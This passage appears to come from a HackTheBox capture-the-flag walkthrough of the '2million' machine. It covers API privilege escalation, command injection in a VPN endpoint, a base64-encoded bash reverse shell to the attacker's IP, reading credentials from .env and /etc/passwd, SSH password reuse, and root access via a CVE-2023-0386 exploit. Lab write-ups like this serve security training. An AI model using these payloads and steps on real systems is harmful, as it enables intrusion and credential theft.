"Content-Type: application/json" --data '{"email":"test@2million.htb", "is_admin": '1'}' | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
100      106    0     51 100     55     383    413
{
  "id": 13,
  "username": "test",
  "is_admin": 1
}
```

We have received an output with **"id": 13** , **"username": "yourUsername"** , and **"is_admin": 1** .

We have successfully elevated to administrator privileges. We can verify our privileges using:

```
curl http://2million.htb/api/v1/admin/auth --cookie "PHPSESSID={your_SESSID}" | jq
```



```
curl 2million.htb/api/v1/admin/auth --cookie "PHPSESSID={sess_ID}" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
100       16    0     16   0       0     143     0
{
  "message": true
}
```

Foothold

Now that we have administrator privileges, we are going to try the `/admin/vpn/generate` lead from earlier.

To achieve this, we are going to use a POST curl with the username we created our account with:

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie  
"PHPSESSID={your_SESSID}" --header "Content-Type: application/json" --data  
'{"username":"yourUsername"}'
```

```

curl -X POST 2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID={sess_ID}" --header
"Content-Type: application/json" --data '{"username":"test"}'
client
dev tun
<...SNIP...>
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
{redacted_cert}
-----END CERTIFICATE-----
</ca>
<cert>
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 1 (0x1)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=UK, ST=London, L=London, O=HackTheBox, OU=VPN, CN=2million/
    emailAddress=info@hackthebox.eu
    Validity
      Not Before: Apr  9 05:02:47 2026 GMT
      Not After : Apr  9 05:02:47 2027 GMT
    Subject: C=GB, ST=London, L=London, O={your_username}, CN={your_username}
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
      Modulus:
        00:8f:5c:8e:f6:c8:f3:6a:5a:b5:99:b9:12:37:d4:
        e1:27:28:fa:f6:f5:a4:19:74:87:f0:66:08:e1:ad:
        ee:71:79:cd:0c:d0:3c:ad:2e:ee:fb:91:ee:50:23:
        <...REDACTED...>
        <...SNIP...>
      Signature Algorithm: sha256WithRSAEncryption
      Signature Value:
        <...SNIP...>
    -----BEGIN CERTIFICATE-----
    {redacted_cert}
    -----END CERTIFICATE-----
  </cert>
  <key>
    -----BEGIN PRIVATE KEY-----
    {redacted_private_key}
    -----END PRIVATE KEY-----
  </key>
  <tls-auth>
  #
  # 2048 bit OpenVPN static key
  #
  -----BEGIN OpenVPN Static key V1-----
  {redacted_ovpn_static_key}
  -----END OpenVPN Static key V1-----
  </tls-auth>

```

As we can tell from the output, the server responded with a complete OpenVPN configuration, including a Public-Key, SHA256 certificate, a Private-Key, and an OpenVPN Static Key.

Now that we have administrator privileges, we are going to use another curl to test for command injection capabilities. We will use previous command but change the username field to **'{"username":"yourUsername;id;"}'**

The easiest way to do this is to press the **up arrow** on your keyboard and use your arrow keys to move over to the username part of the command and edit it.

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID={your_SESSID}" --header "Content-Type: application/json" --data
'{"username": "yourUsername;id;"}'
```

We receive an output that shows:

```
uid=33(www-data) gid=33(www-daa) groups=33(www-data)
```

It appears the web-code is using an `exec()` or `system()` PHP function. The input wasn't properly sanitized and this allowed us to break out of the intended command context using a semicolon and execute arbitrary binaries located in `/usr/bin/`. We can leverage this knowledge to create a reverse shell.

Start a NetCat listener in a new terminal to catch the shell. You can do this on a port of your choice as long as there's no conflicting services. I like to use Port 1337.


```
nc -lvnp 1337
```

Once we have a NetCat listener started, we can open up another terminal to create payload that we will encode into base64 in order to execute a command that creates a reverse shell from the target system to our system. The payload looks like this: `bash -i >& /dev/tcp/{your_tun0_IP}/1337 0>&1`

Example: `bash -i >& /dev/tcp/10.10.14.240/1337 0>&1`


Encode the payload in base64 using this command:

```
echo "bash -i >& /dev/tcp/{your_tun0_IP}/1337 0>&1" | base64
```



Once you have encoded your payload, copy it and pull up BurpSuite. This can be done in the command line interface. However, the syntax can be very picky and I pivoted to BurpSuite when it gave me problems because it makes your life a whole lot simpler. You will need to follow these steps in order to get the proper payload set up:

1. Using the browser from your proxy tab, navigate to **<http://2million.htb/api/v1/admin/vpn/generate>** .
2. Turn the interceptor ON.
3. Refresh your BurpSuite browser.
4. Right click the POST request that pops up and click "Send to Repeater."
5. Turn the interceptor OFF.
6. Navigate to the Repeater tab.
7. Right above where it shows the HTML script, select "Raw."
8. Edit your HTML script to include your base64 encoded payload and hit "Send."



```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID={session_ID}
Connection: keep-alive
Content-Type: application/json

{
  "username": "test;echo base_64_code_here | base64 -d | bash"
}
```


```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2vml13ss69rt933k2hjngnsh0b
Connection: keep-alive
Content-Type: application/json
Content-Length: 122

{
  "username":
  "test;echo {base_64_code_here} | base64 -d | b
  ash"
}
```

Once you have included your username where it says “test” and included your payload after the semicolon, you hit send. This will have the web-server send a reverse shell connection back to your system, which gets caught by your NetCat listener.

Lateral Movement

Upon enumerating the web directory from our reverse shell, we find a file called `.env` which contains database credentials for a user called `admin`. Additionally, we see a password that says `SuperDuperPass123`.



```
www-data@2million:~/html$ cat .env
cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```


It is also common for malicious actors to try and view the `/etc/passwd` and `/etc/shadow` files. We are **unable** to view the `/etc/shadow` file, but we are able to successfully view the `/etc/passwd` file.

The `passwd` file reveals that there is, in fact, a user called “admin.”



```
(ZeroTrustWraith@Linux)-[~]
$ cat /etc/passwd
<...SNIP...>
admin:x:1000:1000:~/home/admin:/bin/bash
```


We can attempt to login to SSH using this password in hopes that the administrator has re-used their password in other places.



```
ssh admin@2million.htb
The authenticity of host '2million.htb (10.129.229.66)' can't be established.
ED25519 key fingerprint is: SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
admin@2million.htb's password:
```

As we can see, the administrator did, in fact, re-use their password. This is example of why it is important to use unique, complex passwords for different services. In terms of adversarial thinking, malicious actors will try to use passwords they find to log into other services that they know you have an account for.

The user flag can be found in `/home/admin`.




```
admin@2million:~$ ls /home/admin
user.txt
```

Use `cat /home/admin/user.txt` to grab the flag.

Privilege Escalation

One of the the most common directories that malicious actors will target is the `/var` directory. While the `/etc` directory is commonly used to find secrets, such as passwords and configurations, the `/var` directory is where they go to hide, pivot, and monetize their access.

Upon enumeration of the `/var` directory, we can find another directory nested inside of it labeled `/mail`. Within that directory, we find a file called `admin`. Upon inspecting the admin file, we find a sensitive email that reveals potential system vulnerabilities.



```
admin@2million:~$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,


I'm know you're working as fast as you can to do the DB migration. While we're partially down,
can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs
already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

This email reveals a request to upgrade the operating system on the web host because of Linux kernel vulnerabilities. Specifically, the `OverlayFS` vulnerability. A quick web search for `OverlayFS/Fuse` reveals a web page for `CVE-2023-0386`. This vulnerability allows the malicious actor or unprivileged user achieve local privilege escalation to the `root` user. This is the highest authority you can have on a Linux system and it is a goldmine for a malicious actor or insider threat. Upon further research on CVE-2023-0386, we are able to find which kernel versions are vulnerable to this exploit.

We can use enumeration to investigate the system and verify which kernel version the system is using with this command:

uname -a




```
admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64
x86_64 x86_64 GNU/Linux
```

The command reveals that the system is using kernel version **5.15.70**.

We can use another command to verify more details about Linux version that the system is using with this command:

lsb_release -a



```
admin@2million:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.2 LTS
Release:        22.04
Codename:       jammy
```

The output reveals that the system is currently using **Ubuntu 22.04 (jammy)**. The affected kernel versions for jammy regarding CVE-2023-0386 go up to version 5.15.0-70-70.77, according to Ubuntu's website. OEM versions 6.0.0-1014.14 and 6.1.0-1008.8 are also vulnerable to CVE-2023-0386.

<https://ubuntu.com/security/CVE-2023-0386>

On your local system, open a new terminal or use a terminal that is not in use and download the exploit by cloning the repository with this command:

Zip the file using this command:

Transfer the file to the target system's **/tmp** folder using this command:

```
(ZeroTrustWraith@Linux)-[~]
$ git clone https://github.com/xkaneiki/CVE-2023-0386
Cloning into 'CVE-2023-0386'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 24 (delta 7), reused 21 (delta 5), pack-reused 0 (from 0)
Receiving objects: 100% (24/24), 426.11 KiB | 1.55 MiB/s, done.
Resolving deltas: 100% (7/7), done.

(ZeroTrustWraith@Linux)-[~]
$ zip -r cve.zip CVE-2023-0386
<...SNIP...>
adding: CVE-2023-0386/getshell.c (deflated 58%)
adding: CVE-2023-0386/exp.c (deflated 64%)
adding: CVE-2023-0386/README.md (deflated 23%)
adding: CVE-2023-0386/fuse.c (deflated 68%)

(ZeroTrustWraith@Linux)-[~]
$ scp cve.zip admin@2million.htb:/tmp
admin@2million.htb's password:
cve.zip 100% 460KB 1.2MB/s 00:00
```

Once the file has been transferred, navigate to the `/tmp` folder and unzip the file.

```
cd /tmp
```

```
unzip cve.zip
```

Once the file has been unzipped, navigate to the CVE-2023-0386 file folder and compile the payload.


```
cd /tmp/CVE-2023-0386
```

```
make all
```

```
./fuse ./ovlcap/lower ./gc &
```

Wait a few seconds and execute the final command in the blank command line:

```
./exp
```



```
admin@2million:~$ cd /tmp
admin@2million:/tmp$ ls
cve.zip
snap-private-tmp
systemd-private-eb58161c44f74e64ae5039ebedf245e-memcached.service-0ofXId
systemd-private-eb58161c44f74e64ae5039ebedf245e-ModemManager.service-lizPaD
systemd-private-eb58161c44f74e64ae5039ebedf245e-systemd-logind.service-zDnkd4
systemd-private-eb58161c44f74e64ae5039ebedf245e-systemd-resolved.service-fFa9GA
systemd-private-eb58161c44f74e64ae5039ebedf245e-systemd-timesyncd.service-TT0aCj
vmware-root_598-2689143944
admin@2million:/tmp$ unzip cve.zip
Archive:  cve.zip
  creating: CVE-2023-0386/
<...SNIP...>
admin@2million:/tmp$ cd /tmp/CVE-2023-0386
admin@2million:/tmp/CVE-2023-0386$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
<...SNIP...>
gcc -o exp exp.c -lcap
gcc -o gc getshell.c
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc &
# Note: You will have a blank CLI. Run the next command after a ~15 seconds
./exp
```

Now that we have root privileges, we can navigate to the `/root` folder. Upon navigating to the root folder and enumerating, we can find a file called `thank_you.json`.

```
root@2million:/tmp/CVE-2023-0386# cd /root
root@2million:/root# ls
root.txt  snap  thank_you.json

root@2million:/root# cat thank_you.json
{"encoding": "url", "data": "%7B%22encoding%22:%20%22hex%22,%20%22data%22:
%20%227b22656e63727970746966f6e223a2022786f72222c2022656e63727079746966f6e5f6b6579223a20224861636b5468654
26f78222c2022656e636f64696e67223a2022626173653634222c202264617461223a20224441514347585167424345454c4341
4549515173534359744168553944776f664c5552765344676461414152446e51634454414746435145423073674230556a41525
96e464130494d556745596749584a51514e487a7364466d49434553145454238374267426942685a6f4468595a6441494b4e78
30574c526844487a73504144594848547050517a7739484131694268556c424130594d5567504c525a594b513848537a4d61424
4594744443046426b6430487742694442306b4241455a4e527741596873514c554543434477424144514b465330504630733744
6b557743686b7243516f464d306858596749524a41304b424470494679634347546f4b41676b34445553348423036456b4a4c4
141414d4d5538524a674952446a41424279344b574334454168393048776f334178786f44777766644141454e4170594b675147
42585159436a456345536f4e426b736a41524571414130385151594b4e774246497745636141515644695952525330424857674
f42557374427842735a58494f457777476442774e4a30384f4c524d61537a594e41697342466945504245643049415168424377
67424345454c45674e497878594b6751474258514b45437344444767554577513653424571436c6771424138434d5135464e676
35a50454549425473664353634c4879314245414d31476777734346526f416777484f416b484c52305a5041674d425868494243
774c574341414451386e52516f73547830774551595a5051304c495170594b524d47537a49644379594f4653305046776f34534
2457454776774457841454f676b4a596734574c4545544754734f414445634553635041676430447863744741776754304d2f4f
7738414e6763644f6b31444844464944534d5a48576748444267674452636e4331677044304d4f4f68344d4d4141574a51514e4
8335166445363644857674944515537486751324268636d515263444a6745544a7878594b513848537963444443344443326741
4551353041416f734368786d5153594b4e7742464951635a4a41304742544d4e525345414654674e4268387844456c6943686b7
243554d474e51734e4b7745646141494d425355644144414b48475242416755775341413043676f78515241415051514a59674d
644b524d4e446a424944534d635743734f4452386d4151633347783073515263456442774e4a3038624a773050446a636344445
14b57434550467734344241776c4368597242454d6650416b5259676b4e4c51305153794141444446504469454445516f364845
55684142556c464130434942464c534755734a304547436a634152534d42484767454651346d45555576436855714242464c4f7
735464e67636461436b434344383844536374467a424241415135425241734267777854554d6650416b4c4b5538424a78524444
5473615253414b4553594751777030474151774731676e42304d6650414557596759574b784d47447a304b43536450456963554
5515578455574694e68633945304d494f7759524d4159615052554b42446f6252536f4f4469314245414d314741416d54777767
42454d644d526f6359676b5a4b684d4b4348514841324941445470424577633148414d744852566f414130506441454c4d52385
24f67514853794562525459415743734f445238394268416a4178517851516f464f676354497873646141414e4433514e457930
4444693150517a777853415177436c67684441344f4f6873414c685a594f424d4d486a424943695250447941414630736a44555
57144673474515149494e7763494d674d524f776b47443351634369554b44434145455564304351736d547738745151594b4d77
30584c685a594b513858416a634246534d62485767564377353043776f334151776b424241596441554d4c676f4c5041344e446
96449484363625744774f51776737425142735a5849414242454f637874464e67425950416b47537a6f4e48545a504779414145
783878476b6c694742417445775a4c497731464e5159554a45454142446f6344437761485767564445736b48525971547777674
2454d4a4f78304c4a67344b49515151537a734f525345574769305445413433485263724777466b51516f464a78674d4d417059
50416b47537a6f4e48545a504879305042686b31484177744156676e42304d4f4941414d4951345561416b434344384e467a464
457436b50423073334767416a4778316f41454d634f786f4a4a6b385049415152446e514443793059464330464241353041525a
69446873724242415950516f4a4a30384d4a304543427a6847623067344554774a517738784452556e4841786f4268454b49414
5524e7773645a477470507a774e52516f4f47794d3143773457427831694f78307044413d3d227d%22%7D"}

root@2million:/root# cat root.txt
53244f477be0893e6e7b743a6ec7f0a4
```

To decode the thank you message from the developers, we will be using **CyberChef**. This tool is officially known as “**The Cyber Swiss Army Knife**” and you’re about to find out *why*. This is a multi-step encoding that utilizes **onion encoding** (such as Base64 and XOR). Onion encoding is a common obfuscation technique used by both developers and malicious actors alike. I would *highly* encourage you not to skip this step because mastering the “*unpeeling*” process in CyberChef is a vital skill for any analyst.

Besides, what’s better than getting a thanks from the developers for being a part of their platform? We have helped them grow their platform and they are helping teach us valuable skills that will not only help our growth into a career field, but also potentially help secure the future of our country.

We will start by dragging the **URL decoder** over to the recipe box and then pasting the code that is highlighted in green on the previous page.

The screenshot displays the CyberChef web application interface. The browser address bar shows the URL: `gchq.github.io/CyberChef/#recipe=URL_Decode(true)&input=JTd0`. The interface is divided into three main sections: Operations, Recipe, and Input.

Operations: A list of available recipes including Fang URL, Defang URL, URL Decode, URL Encode, Extract URLs, Split Colour Channels, Randomize Colour Palette, Image Hue/Saturation/Lightness, To Quoted Printable, From Quoted Printable, Extract domains, Fernet Decrypt, Fernet Encrypt, and Parse URI.

Recipe: The 'URL Decode' recipe is selected. It includes an option 'Treat "+" as space' which is checked.

Input: A long Base64-encoded string is pasted into the input field. The string is: `676f4c5041344e44696449484363625744774f51776737425142735a5849414242454f637874464e67425950416b47537a6f4e48545a504779414145783878476b6c694742417445775a4c497731464e5159554a45454142446f6344437761485767564445736b48525971547776742454d4a4f78304c4a67344b49515151537a734f525345574769305445413433485263724777466b51516f464a78674d4d41705950416b47537a6f4e48545a504879305042686b31484177744156676e42304d4f4941414d4951345561416b434344384e467a464457436b50423073334767416a4778316f41454d634f786f4a4a6b385049415152446e514443793059464330464241353041525a69446873724242415950516f4a4a30384d4a304543427a6847623067344554774a517738784452556e4841786f4268454b494145524e7773645a477470507a774e52516f4f47794d3143773457427831694f78307044413d3d227d%22%7d`.

Output: The decoded string is displayed in the output field. The string is: `c5041344e44696449484363625744774f51776737425142735a5849414242454f637874464e67425950416b47537a6f4e48545a504779414145783878476b6c694742417445775a4c497731464e5159554a45454142446f6344437761485767564445736b48525971547776742454d4a4f78304c4a67344b49515151537a734f525345574769305445413433485263724777466b51516f464a78674d4d41705950416b47537a6f4e48545a504879305042686b31484177744156676e42304d4f4941414d4951345561416b434344384e467a464457436b50423073334767416a4778316f41454d634f786f4a4a6b385049415152446e514443793059464330464241353041525a69446873724242415950516f4a4a30384d4a304543427a6847623067344554774a517738784452556e4841786f4268454b494145524e7773645a477470507a774e52516f4f47794d3143773457427831694f78307044413d3d227d%22%7d`.

At the bottom of the interface, there is a 'BAKE!' button and an 'Auto Bake' checkbox which is checked.

Once we have decoded the first part, we will copy the result and paste it into the input field over the previous code. Based on the output of the code, we can tell that this is **Hexadecimal**. This can be observed because the code only has the integers **0-9** and letters **a-f**.

We will drag the **Hex decoder** over to the recipe section and turn off the URL decoder. Our new result shows that the next layer of encryption uses **XOR** with the encryption key **"HackTheBox"** and **base64** encoding.

The screenshot shows the CyberChef web application interface. The browser address bar displays `gchq.github.io/CyberChef/#recipe=URL_Decode(true/disabled)Fr`. The interface is divided into three main sections: Operations, Recipe, and Input.

- Operations:** A list of 475 operations. The first few are: hex, To Hex, From Hex, Hex to PEM, PEM to Hex, To Hexdump, From Hexdump, To Hex Content, From Hex Content, Hex Density chart, Parse ASN.1 hex string, Hex to Object Identifier, Object Identifier to Hex, HTML To Text, JPath expression, and XPath expression.
- Recipe:** A section for building recipes. It shows a sequence of operations:
 - URL Decode:** The first operation, with a checkbox for "Treat '+' as space" which is checked.
